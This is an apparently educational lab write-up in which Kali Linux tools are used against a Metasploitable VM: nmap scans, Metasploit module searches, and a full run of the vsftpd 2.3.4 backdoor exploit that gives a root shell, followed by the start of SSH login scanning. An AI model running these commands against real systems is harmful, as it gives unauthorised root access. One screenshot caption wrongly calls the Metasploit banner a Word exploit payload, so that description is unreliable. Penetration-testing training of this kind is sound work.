



## KALI LINUX:

Kali Linux is a free, open-source Linux operating system designed specifically for:

Cybersecurity, Ethical hacking, Penetration testing, Digital forensics. It is developed and maintained by Offensive Security.


## NMAP:

Nmap (short for Network Mapper) is a powerful open-source network scanning tool used for:

- Discovering devices on a network
- Scanning ports and services
- Identifying operating systems
- Detecting vulnerabilities (with scripts)
- Network auditing and troubleshooting

## Use Nmap in Kali Linux to find and scan Metasploitable's IP address.

CLI: nmap 192.168.91.129 (metasploitable ip address)



```
(kali㉿kali)-[~]
$ nmap 192.168.91.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 07:45 EDT
Nmap scan report for 192.168.91.129
Host is up (0.0017s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:A3:5D:65 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

**Then use -sV stand for Service Version Detection, this command will scan the target IP and output something like:**

CLI: Nmap -sV 192.168.91.129

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer kali-linux-2025.2 Metasploitable2-Linux

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.91.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 08:17 EDT
Nmap scan report for 192.168.91.129
Host is up (0.0019s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A3:D6:65 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

# What is msfconsole

`msfconsole` is the main command-line interface for the Metasploit Framework, one of the most powerful and widely used tools for:

- Ethical hacking
  - Penetration testing
  - Exploitation of vulnerabilities
  - Security research

It provides access to all features of Metasploit, including modules for exploits, payloads, auxiliary scanners, and post-exploitation tools — all in one terminal.

## **FTP:**

FTP stands for File Transfer Protocol. It is a standard network protocol used to transfer files between two computers over a TCP/IP network (like the Internet or a LAN).

After that, Search for FTP Exploits then find and match the FTP version

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

kali-linux-2025.2-vmware-amd64

Metasploitble2-Linux

msf6 > search ftp

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-	exploit/windows/ftp/32bit/ftp_list_reply	2010-10-12	good	No	32bit <b>FTP</b> Client Sta
ck	Buffer Overflow				
1	exploit/windows/ftp/threect/ftpvc_long_mode	2006-11-27	great	No	3CT <b>FtpSvc</b> T <b>TFTP</b> Long
Mode	Buffer Overflow				
2	exploit/windows/ftp/3cdaemon_ftp_user	2005-01-04	average	Yes	3Com 3CDaemon 2.0 <b>FT</b>
P	Username Overflow				
3	\_ target: Automatic				
4	\_ target: Windows 2000 English				
5	\_ target: Windows XP English SP0/SP1				
6	\_ target: Windows NT 4.0 SP4/SP5/SP6				
7	\_ target: Windows 2000 Pro SP4 French				
8	\_ target: Windows XP English SP3				
9	exploit/windows/ftp/aasync_list_reply	2010-10-12	good	No	AASync v2.2.1.0 (Win
32	Stack Buffer Overflow (LIST)				
10	exploit/windows/misc/ais_esel_server_rce	2019-03-27	excellent	Yes	AIS logistics ESEL-S
erver	Unauth SQL Injection RCE				
11	exploit/windows/ftp/ability_server_stor	2004-10-22	normal	Yes	Ability Server 2.34
STOR	Command Stack Buffer Overflow				
12	\_ target: Automatic				
13	\_ target: Windows XP SP2 ENG				
14	\_ target: Windows XP SP3 ENG				
15	exploit/windows/ftp/absolute_ftp_list_bof	2011-11-09	normal	No	Absolute <b>FTP</b> 1.9.6 -
2.2.10	LIST Command Remote Buffer Overflow				
16	exploit/windows/ftp/atftp_long_filename	2006-11-27	average	No	Allied Telesyn <b>TFTP</b>
Server	1.9 Long Filename Overflow				

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

**Use module 494, where we can find the same version of the FTP service. Then, type options to view the available module settings, which include multiple configurable options.**

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer kali-linux-2025.2 Metasploitable2-Linux

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > options

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, soc ks5, socks5, http
RHOSTS	yes		The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	21	yes	The target port (TCP)

Exploit target:


Id	Name
--	
0	Automatic

View the full module info with the `info`, or `info -d` command.

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) >

You need to fill in the details for all options that are marked as required: yes.

In RHOSTS set target IP Address



```
kali@kali: ~
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.91.129
rhosts => 192.168.91.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      ---           ---           ---
CHOST          no            no           The local client address
CPORT          no            no           The local client port
Proxies        no            no           A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, soc
RHOSTS        192.168.91.129  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
RPORT          21            yes          The target port (TCP)

Exploit target:


Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Then RUN




```
kali@kali: ~
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.91.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.91.129:21 - USER: 331 Please specify the password.
[*] 192.168.91.129:21 - Backdoor service has been spawned, handling ...
[*] 192.168.91.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.91.128:41049 → 192.168.91.129:6200) at 2025-07-03 10:46:27 -0400


whoami
root
[*]
```

After that, you can access the Metasploitable system and explore or check various services and vulnerabilities.

This the kali view and



And this is Metasploitable view, both data are same that means you can access the metasploitable




## SSH:

SSH means **Secure Shell**. It is a way to **safely connect** to another computer (like a server) using the internet.

### 💡 What You Can Do with SSH:

1. **Login to another computer** (from anywhere)
2. **Run commands** on that computer
3. **Transfer files** between your computer and the remote one
4. **Manage servers** (used a lot by developers and admins)

CLI : nmap -sV 192.168.91.129



```
(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.91.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 03:14 EDT
Nmap scan report for 192.168.91.129
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc
6000/tcp  open  X11   (access denied)
6667/tcp  open  irc
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

## What does msfconsole perform?

msfconsole is a tool used in **ethical hacking**. It performs:

1. **Finds weak points** in computers (vulnerabilities)
2. **Attacks the system** (only for testing)
3. **Sends a payload** (like a reverse shell to control the target)
4. **Collects information** (IP, ports, services)
5. **Gives control** of the target computer
6. **Makes reports** after testing

msfconsole is used to **test how safe a system is** by performing hacking activities **in a legal way**.

## CLI: msfconsole

The screenshot shows a Kali Linux VM running in VMware Workstation. The terminal window displays a Metasploit exploit payload generated for a Microsoft Word document. The payload is a long string of encoded characters, likely a exploit for a Microsoft Word vulnerability. The terminal command used was:

```
# msfconsole
```

Below the command, there is a Metasploit tip:

Metasploit tip: Use the edit command to open the currently active module in your editor

```
./oDFo: ./ym0dayMmy/. +dH35aFyzGVyIQ=- :smo~~Destroy.No.Data~~:` -+h2~~Maintain.No.Persistence~~h+- :`odNo2~~Above.All.Else.Do.No.Harm~~Ndo: ./etc/shadow.0days=Data%20OR%201=1--.No.0MN8/. -+SecKCoin++e.AMD .-:///+hb0ve.913.ElsMNH+- -/.ssh/id_rsa.Des- `htN01UserWroteMe!=` :dopeAW.No<nano>o :is:T@1KC.sudo.-A: :we're.all.alike` The.PFVroy.No.D7: :PLACEDRINKHERE!: yxp.cmdshell.Abo: :msf>exploit -j. :Ns.BOB6ALICEes7: :---srwxrwx:-: MS146.52.No.Per: :<script>.Ac816/ sENbove3101.404: :NT_AUTHORITY.Do `T:/shSYSTEM-.N: :09.14.2011.raid /STFUwall.No.Pr: :hevnsntsurb025N. dNVRGQINGZGIVUUP: :#OUTHOUSE- -s: /corykennedyData: :$nmap -oS SS6.6178306Ence: :Awsm.da: /shMTL#beats30.No.: :Ring0: `dDestRoyREXXC3ta/M: :23d: sSETEC.ASTRONOMyst: :/- /yo- .ence.N:{}{:!:&};: Shall.We.Play.A.Game?tron/
```

## Search ssh

```

File Actions Edit View Help
or Command
74 auxiliary/fuzzers/ssh/ssh_version_15
er 75 auxiliary/fuzzers/ssh/ssh_version_2
er 76 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
t Corruption
77 post/linux/manage/sshkey_persistence
78 post/windows/manage/sshkey_persistence
79 auxiliary/scanner/ssh/ssh_login
ner
80 auxiliary/scanner/ssh/ssh_identify_pubkeys
tance Scanner
81 auxiliary/scanner/ssh/ssh_login_pubkey
Scanner
82 exploit/multi/ssh/sshexec
ion
83   \_ target: Linux Command
84   \_ target: Linux x86
85   \_ target: Linux x64
86   \_ target: Linux armle
87   \_ target: Linux mipsle
88   \_ target: Linux mipsbe
89   \_ target: Linux aarch64
90   \_ target: OSX x86
91   \_ target: OSX x64
92   \_ target: BSD x86
93   \_ target: BSD x64
94   \_ target: Python
95   \_ target: Unix Cmd
96   \_ target: Interactive SSH

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Use 79 and then options

```

File Actions Edit View Help
